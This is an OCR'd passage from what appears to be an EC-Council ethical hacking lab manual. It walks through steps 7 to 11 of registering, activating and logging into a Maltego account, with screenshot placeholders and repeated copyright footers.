


7. **Mail Sent!** notification appears, click **close** button.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. Now, in the browser window, click '**+**' icon to open a new tab. Open the email account given at the time of registration in **Step#6**. Open the mail from **Maltego** and click on the activation link.




9. **Account Successfully Activated!** page appears, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Minimize the web browser and go back to the setup wizard and enter the **Email Address** and **Password** specified at the time of registration; solve the captcha and click **Next**.




11. The **Login Result** section displays your personal details; click **Next**.

